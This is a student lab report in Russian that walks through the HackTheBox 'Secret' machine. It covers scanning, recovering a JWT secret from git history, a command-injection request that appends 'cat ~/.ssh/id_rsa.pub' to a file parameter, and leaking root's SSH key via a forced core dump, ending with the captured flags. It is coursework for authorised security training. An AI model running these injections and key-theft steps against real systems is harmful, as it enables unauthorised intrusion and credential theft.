



**МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ**

**Федеральное государственное автономное образовательное учреждение
высшего образования**

«Дальневосточный федеральный университет»

ИНСТИТУТ МАТЕМАТИКИ И КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ

Департамент информационной безопасности

Гусев Михаил Дмитриевич
Кудрявцева Юлия Андреевна
Увакин Данил Павлович

M9120-09.04.02ИБКФС

**Отчет к лабораторной работе № 4
Получение доступа к удаленной системе**

по дисциплине: «Аудит безопасности информационных систем»

г. Владивосток

2022

Задача

Лабораторная №4

Получение доступа к удаленной системе

ДИСКЛЕЙМЕР

Помним о 272 и 273 УК РФ.

Выполнение лабораторной возможно, как индивидуально, так и в группе до 3х человек.

Постановка задачи:

На сайте НТВ выбирается 2 машины, где как минимум одна должна быть уровня сложности medium или выше. Необходимо получить доступ к системе на уровне обычного пользователя и получить флаг user.txt из корневого каталога пользователя, к которому получите доступ.

Техническое задание:

Для решения задач необходимо быть подписанным на университет ДВФУ


<https://app.hackthebox.com/universities/overview/697>

Для решения задачи уровня medium и выше разрешено пользоваться writeup'ами, но полное повторение запрещено. Для получения доступа к машине можно использовать любые инструменты. Вам необходимо получить права доступа на уровне пользователя, без повышения привилегий. В результате полученного доступа флаг лежит в /home/{username}/user.txt. Важно, что в некоторых заданиях флаг может находиться в другом месте в системе, но всегда в файле с названием user.txt.

Требование к отчету по лабораторной работе:

Отчет должен быть в формате pdf или md. В отчете должны быть отражены все выполненные действия для получения флага с описанием этих действий.

...а кто такие фиксикки большой-большой секрет...




← 10.10.11.120 ТУПЫЕ Документы


ТУПЫЕДокументы

Документация

Все, что вам нужно, чтобы получить документацию по программному обеспечению в Интернете.

Поиските в документах...

**Secret**
EASY

ONLINE  249

10.10.11.120
IP ADDRESS

Leave Machine
Leave this live machine.


Reset Machine
Reset the machine to point zero.

Submit Flag
Submit a flag to this machine.


Add To-Do List

INFORMATION

Machine Matrix
This matrix displays




Secret has been Pwned!

Congratulations  **luckyak1**, best of luck in capturing flags ahead!


#5289	26 Jan 2022	30
MACHINE RANK	PWN DATE	POINTS EARNED

Итак, изи машинка (...изи в описании...)

Первым делом перешли по IP, посмотрели, что перед нами:



Ясно... сервер управления файлами или что-то в этом роде.
Ниже видим файлы для загрузки. Интересно. Делаем скачатто-изучатто



Параллельно запустили nmap

```
jk@jk: ~  
Файл Действия Правка Вид Справка  
Nmap scan report for 10.10.11.120  
Host is up (0.13s latency).  
All 65535 scanned ports on 10.10.11.120 are in ignored states.  
Not shown: 38000 filtered tcp ports (no-response), 27535 filtered tcp ports (host-unreach)  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Aggressive OS guesses: AXIS 2100 Network Camera (94%), RF Code RFID reader (93%), Senao NL-2611CB3 PLUS WAP (93%), D-Link DP-300U, DP-G310, or Hamlet H...  
Total Access 624 router (90%), Brother HL-2700CN printer (89%), Brother MFC-7820N printer (89%), Priva building management system (89%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 3 hops  
  
TRACEROUTE (using proto 1/icmp)  
HOP RTT ADDRESS  
1 1.58 ms 10.0.2.2  
2 170.61 ms 10.10.14.1  
3 170.62 ms 10.10.11.120  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 52.31 seconds  
  
C:\home\jk> sudo nmap -sT -sC -sV -A -oA full-scan -p- 10.10.11.120  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-25 14:45 +10  
Nmap scan report for 10.10.11.120  
Host is up (0.14s latency).  
Not shown: 65532 filtered tcp ports (no-response)  
PORT STATE SERVICE VERSION  
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 3072 97:af:61:44:10:89:b9:53:f0:80:3f:d7:19:b1:e2:9c (RSA)  
| 256 95:ed:65:8d:cd:08:2b:55:dd:17:51:31:1e:3e:18:12 (ECDSA)  
|_ 256 33:7b:c1:71:d3:33:0f:92:4e:83:5a:1f:52:02:93:5e (ED25519)  
80/tcp open http nginx 1.18.0 (Ubuntu)  
|_ http-title: DUMB Docs  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
3000/tcp open http Node.js (Express middleware)  
|_ http-title: DUMB Docs  
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
Device type: bridge/general purpose  
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (92%), Linux (86%)  
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/o:linux:linux_kernel:2.6.18  
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (92%), Linux 2.6.18 (CentOS 5, x86_64, SMP) (86%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 3 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE (using proto 1/icmp)  
HOP RTT ADDRESS  
1 0.93 ms 10.0.2.2  
2 161.81 ms 10.10.14.1  
3 162.09 ms 10.10.11.120  
C:\> ls  
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found medi  
OS and Service detection p  
Nmap done: 1 IP address (1  
C:\home\jk> C:\> gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 10.10.11.120  
tee: web-enum.txt: Отказано в доступе  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
[+] Url: http://10.10.11.120  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Timeout: 10s  
  
2022/01/25 16:51:27 Starting gobuster in directory enumeration mode  
  
/download (Status: 301) [Size: 183] [→ /download/]  
/docs (Status: 200) [Size: 20720]  
/assets (Status: 301) [Size: 179] [→ /assets/]  
/api (Status: 200) [Size: 93]  
/Docs (Status: 200) [Size: 20720]  
/API (Status: 200) [Size: 93]  
/DOCS (Status: 200) [Size: 20720]  
  
2022/01/25 17:57:25 Finished
```

А еще
gobuster



register user

Section intro goes here. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque finibus condimentum nisl id vulputate. Praesent aliquet varius eros interdum suscipit. Donec eu purus sed nibh convallis bibendum quis vitae turpis. Duis vestibulum diam lorem, vitae dapibus nibh facilisis a. Fusce in malesuada odio.

```
POST http://localhost:3000/api/user/register
```

Example Json Body

```
{
  "name": "dasith",
  "email": "root@dasith.works",
  "password": "Kekc8swFgD6zU"
}
```

80 и 3000 порты
совпадают

Кнопка **Live Demo** в правом верхнем углу показывает, что на сервере работает (будем надеяться) API. В самом низу есть ссылка для загрузки исходного кода, и это действительно рабочая ссылка.

Любопытные

вещи, однако, тут спрятаны... Посмотрим по-ближе

```
рузки> local-web
```

```
рузки\local-web> ls -l
```

```
1 jk jk 885 сен 3 05:56 index.js
2 jk jk 4096 авг 13 04:42 model
1 jk jk 4096 авг 13 04:42 node_modules
1 jk jk 491 авг 13 04:42 package.json
1 jk jk 69452 авг 13 04:42 package-lock.json
4 jk jk 4096 сен 3 05:54 public
2 jk jk 4096 сен 3 06:32 routes
4 jk jk 4096 авг 13 04:42 src
1 jk jk 651 авг 13 04:42 validations.js
```

```
рузки\local-web> ls -la
```

```
8 jk jk 4096 сен 3 05:57 .
4 jk jk 4096 янв 31 04:17 ..
1 jk jk 72 сен 3 05:59 .env
8 jk jk 4096 сен 8 18:33 .git
1 jk jk 885 сен 3 05:56 index.js
2 jk jk 4096 авг 13 04:42 model
1 jk jk 4096 авг 13 04:42 node_modules
1 jk jk 491 авг 13 04:42 package.json
1 jk jk 69452 авг 13 04:42 package-lock.json
2 jk jk 4096 сен 3 05:54 public
2 jk jk 4096 сен 3 06:32 routes
4 jk jk 4096 авг 13 04:42 src
1 jk jk 651 авг 13 04:42 validations.js
```

```
рузки\local-web>
```

```
cat: .env: Нет такого файла или каталога
```

```
C:\media\sف_mash\files\local-web> cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
```

```
C:\media\sف_mash\files\local-web> git log
commit e297a2797a5f62b6011654cf6fb6ccb6712d2d5b (HEAD -> master)
Author: dasithsv <dasithsv@gmail.com>
Date: Thu Sep 9 00:03:27 2021 +0530
```

now we can view logs from server 😊

```
commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:30:17 2021 +0530
```

removed .env for security reasons

```
commit de0a46b5107a2f4d26e348303e76d85ae4870934
Author: dasithsv <dasithsv@gmail.com>
Date: Fri Sep 3 11:29:19 2021 +0530
```

added /downloads

```
commit 4e5547295cfe456d8ca7005cb823e1101fd1f9cb
```

Посему выходит, что раньше там лежало что-то интересное.
Звучит как вызов – заводим машину времени:

```
C:\home\jk\Загрузки\local-web> git diff HEAD~2
diff --git a/.env b/.env
index fb6f587..31db370 100644
--- a/.env
+++ b/.env
@@ -1,2 +1,2 @@
-DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
+DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
-TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVh
+TOKEN_SECRET = secret
diff --git a/routes/private.js b/routes/private.js
index 1347e8c..cf6bf21 100644
--- a/routes/private.js
+++ b/routes/private.js
@@ -11,10 +11,10 @@ router.get('/priv', verifytoken, (req, res) => {

  if (name === 'theadmin'){
    res.json({
      role:{
-        role:"you are admin",
-        desc : "{flag will be here}"
+        role:"admin",
+        username:"theadmin",
+        desc : "welcome back admin,"
      }
    })
  }
}
```

Что-то оказалось секретом, который отныне для нас не секрет 😊

На сайте присутствует возможность зарегистрироваться. Ну чтож, раз вы так просите...

VetHunter 🦋 Exploit-DB 🦋 Google Hacking DB 🦋 OffSec 🦋 Яндекс.Переводчик

Search the docs...



register user

Section intro goes here. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque finibus condimentum nisl id vulputate. Praesent aliquet varius eros interdum suscipit. Donec eu purus sed nibh convallis bibendum quis vitae turpis. Duis vestibulum diam lorem, vitae dapibus nibh facilisis a. Fusce in malesuada odio.

```
POST http://localhost:3000/api/user/register
```

Example Json Body

```
{
  "name": "dasith",
  "email": "root@dasith.works",
  "password": "Kekc8swFgD6zU"
}
```


Таблица	Действие	Правка	Стр.	Страница
---------	----------	--------	------	----------

У-ля-ляя

Ок, попробуем подключиться по ssh. Генерируем ключи. Отправляем secret.key на машину, подключаемся.

```

Enter same
Your identi
Your public
The key fin
SHA256:8KJL
The key's r
+—[RSA 20
|=B=.
|B**.*.
|=*OE .
|O+= +
|O.+ + . S
|++ + O
|B = O
|=* O .
|=.*O+
+—[SHA256]

Файл Действия Правка Вид Справка
X-Powered-By: Express
ETag: W/"1b-pFf0EX46IRaNi6v8ztcwIwL9EF8"

"ab3e953 Added the codes\n"

C:\> curl -i -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfawQioiI2MwVmZTJlInEYnRhmJA0NjBkNThjMTYiLCJuYW1lOiJ0eW87uJ3ilMTEEiv9TDNQPNyYcbRhqrWm9CmOu2G8' 'http://10.10.11.120/api/logs' -G --data-urlencode "file=index.js; cat ~/.ssh/id_rsa.pub"
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 25 Jan 2022 14:46:00 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 415
Connection: keep-alive
X-Powered-By: Express
ETag: W/"19f-bSQUDtQ+Ju4md8H44Jtqh13t0lk"

"ab3e953 Added the codes\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCe5CcWuSHLSdED2izjob5+ZNb+j78ZtLY+t1c1S79uXRy+pRV5SL7Jw8MqyAOZ8pSYZZ4DnOWz2j5xElXFqFF9LQRgPgZimauozPDYhjtrCF10IdnDFY/hdxLnFXtGKFq4mxw+fNZ3uZ9jGTDpWghNFgOXkuacQZswi48FIqpA2cEhO2"

C:\> ssh -i secret.htb dasith@10.10.11.120
Warning: Identity file secret.htb not accessible: No such file or directory.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

System information as of Tue 25 Jan 2022 02:46:14 PM UTC

```
System load: 0.06      Processes:           245
Usage of /:  54.1% of 8.79GB
Memory usage: 22%
Swap usage:   0%
```

```
0 updates can be applied immediately.
```

The list of available updates is more than a week old.

To check for new updates run: `sudo apt update`

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

```
Last login: Tue Jan 25 14:34:55 2022 from 10.10.14.62
```

```
dasith@secret:~$
```

Вошли под dasith хватаем user.txt

```
Last login: Tue Jan 25 14:34:55 2022 from 10.10.14.62
dasith@secret:~$ id
uid=1000(dasith) gid=1000(dasith) groups=1000(dasith)
dasith@secret:~$ ls
123  authorized_keys  file  linpeas.sh  local-web  snap  user.txt
dasith@secret:~$ cat user.txt
20090e43196868f44cc6ab1c852258
dasith@secret:~$
```

[p.s. Так как читать лабы полностью дело не королевское, то мы продолжаем]

Введем /root/root.txt, так как известно, что этот файл существует в системе. Здесь есть даже возможность сохранить вывод в файл. При этом сохраняются только данные счетчика, а не фактическое содержимое файла. ☹

Изучаем другие файлы...
Смотрим valgrind и
code.c →

*И здесь рождается
новая идея*

План состоит в том,
чтобы запустить
программу, прочитать
файл в память, а затем
целенаправленно
завершить работу
программы. Создание
дампа ядра приведет к
сбросу содержимого
памяти приложений в
файл.

```
int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);

    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}
```

```

dasith@secret:/$ cd /opt
dasith@secret:/opt$ ./count -p
Enter source file/directory name: /root/root.txt

Total characters = 33
Total words      = 2
Total lines      = 2
Save results a file? [y/N]: ^Z
[1]+  Stopped                  ./count -p
dasith@secret:/opt$ ps -aux | grep count
root      845  0.0  0.1 235672 7444 ?        Ssl  05:05   0:00 /usr/lib/accounservice/accounts-daemon
dasith    1726 0.0  0.0  2488   520 pts/0    T    06:56   0:00 ./count -p
dasith    1728 0.0  0.0  6432   740 pts/0    S+   06:56   0:00 grep --color=auto count
dasith@secret:/opt$

```

С n-ой попытки даже что то начинает получаться

```

dasith@secret:/opt$ ./count -p
Enter source file/directory name: /root/

Total characters = 33
Total words      = 2
Total lines      = 2
Save results a file? [y/N]: ^Z
[1]+  Stopped                  ./count -p
dasith@secret:/opt$ ps -aux | grep count
root      845  0.0  0.1 235672 7444 ?        Ssl  05:05   0:00 /usr/lib/accounservice/accounts-daemon
dasith    1726 0.0  0.0  2488   520 pts/0    T    06:56   0:00 ./count -p
dasith    1728 0.0  0.0  6432   740 pts/0    S+   06:56   0:00 grep --color=auto count
dasith@secret:/opt$ kill -BUS 1726
dasith@secret:/opt$ fg
./count -p
Bus error (core dumped)
dasith@secret:/opt$ cd /var/crash
dasith@secret:/var/crash$ ls -la
total 36
drwxrwxrwt  2 root  root    4096 Jan 31
drwxr-xr-x 14 root  root    4096 Aug 13
-rw-r----- 1 dasith dasith 28048 Jan 31
dasith@secret:/var/crash$ mkdir /tmp/jk
dasith@secret:/var/crash$ apport-unpack _opt_count.1000.crash /tmp/jk
dasith@secret:/var/crash$ cd /tmp/
dasith@secret:/tmp$ jk
jk: command not found
dasith@secret:/tmp$ cd jk
dasith@secret:/tmp/jk$ ls -la
total 440
drwxrwxr-x  2 dasith dasith   4096 Jan 31 06:58 .
drwxrwxrwt 14 root    root    4096 Jan 31 06:58 ..
-rw-rw-r--  1 dasith dasith     5 Jan 31 06:58 Architecture
-rw-rw-r--  1 dasith dasith 380928 Jan 31 06:58 CoreDump
-rw-rw-r--  1 dasith dasith    24 Jan 31 06:58 Date
-rw-rw-r--  1 dasith dasith    12 Jan 31 06:58 DistroRelease
-rw-rw-r--  1 dasith dasith    10 Jan 31 06:58 ExecutablePath
-rw-rw-r--  1 dasith dasith    10 Jan 31 06:58 ExecutableTimestamp
-rw-rw-r--  1 dasith dasith     1 Jan 31 06:58 _LogindSession
-rw-rw-r--  1 dasith dasith     5 Jan 31 06:58 ProblemType
-rw-rw-r--  1 dasith dasith     7 Jan 31 06:58 ProcCmdline
-rw-rw-r--  1 dasith dasith     4 Jan 31 06:58 ProcCwd
-rw-rw-r--  1 dasith dasith    97 Jan 31 06:58 ProcEnviron
-rw-rw-r--  1 dasith dasith  2144 Jan 31 06:58 ProcMaps
-rw-rw-r--  1 dasith dasith  1335 Jan 31 06:58 ProcStatus
-rw-rw-r--  1 dasith dasith     2 Jan 31 06:58 Signal
-rw-rw-r--  1 dasith dasith    29 Jan 31 06:58 Uname
-rw-rw-r--  1 dasith dasith     3 Jan 31 06:58 UserGroups
dasith@secret:/tmp/jk$

```

```


=2662= by 0x1099E5: main (in /opt/count)
=2662=
=2662= LEAK SUMMARY:
=2662= definitely lost: 0 bytes in 0 bloc
=2662= indirectly lost: 0 bytes in 0 bloc
=2662= possibly lost: 0 bytes in 0 bloc
=2662= still reachable: 472 bytes in 1 bl
=2662= suppressed: 0 bytes in 0 bloc
=2662=
=2662= For lists of detected and suppressed
=2662= ERROR SUMMARY: 0 errors from 0 contex
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/root.t

Total characters = 33
Total words      = 2
Total lines      = 2
Save results a file? [y/N]: ^Z
[1]+  Stopped                  ./count
dasith@secret:/opt$ ps
PID TTY          TIME CMD
 1677 pts/0        00:00:00 bash
 1710 pts/0        00:00:00 count
 1711 pts/0        00:00:00 ps
dasith@secret:/opt$

```


В дампе находим приватный ключ. Красиво. Кладем в корзину документ

```
Could not open %s for writing
:*3$"
pT,<
Save results a file? [y/N]: l words      = 45
Total lines      = 39
/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQ==
KUZsBKyoOv
7wNrxitkPr
xw00moCdyh
8G+KbGPcN17
BKexpVvXhB0
5yXbi8lafKA
Tv0vTW3fis9
EAAAGBAJ+sy
85oc1mHLONd
rlyljxkAqLQ
0N2s5W5GWex
+GuuunUcAxZ
uvntYbbjt9a
BkBy2Yw/b7M
Xe2jKi6brhT
t43cw71C1FV
44VnRTblCEy
Hcj2ZrEtQ62
4uJ/yrRHavb
D569yMirw2x
JZI1vtYUKoM
y0N8QdAZ3dD
wQDPMrdvvNM
ainyiXYooPZ
Kt+Rx9peAx7
dFu1uEJvusa
mXSLmvZVJEV
Ml+fjgTzmOc
lJpUUj34t0P
z04JxGYCePF
RaWN522KKCF
6urLSMt27NdCSTYBvTEzhB86nRJR9ezPmQuExZG/1xTfWrmmGeCXGZT7KIyaT5/VZ1W7Pl
xhDYP015YxLBhWJ0J3G9v6SN/YH3UYj47i4s0zk6JZMnVGTfCwX0xLgL/w5WJMeldW+l3k
f08ebYddyVz4w9AAAAADnJvb3RabG9jYWxob3N0AQIDBA==
-----END OPENSSH PRIVATE KEY-----
^=:<
```



Лааадно

```

C:\home\jk> echo > secret.root

C:\home\jk> nano secret.root

C:\home\jk> chmod 600 secret.root

C:\home\jk> ssh -i secret.root root@10.10.11.120
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 26 Jan 2022 10:46:00 AM UTC

System load:  0.0           Processes:           220
Usage of /:   53.5% of 8.79GB Users logged in:       1
Memory usage: 21%          IPv4 address for eth0: 10.10.11.120
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Oct 26 15:13:55 2021
root@secret:~# ls
root.txt  snap
root@secret:~# cat root.txt
4376dde2d81f1f6e06a2f5605a7ce4
root@secret:~# █

```

Ура победа


И тут методом более внимательного чтения задания выясняется, что и юзера было достаточно...



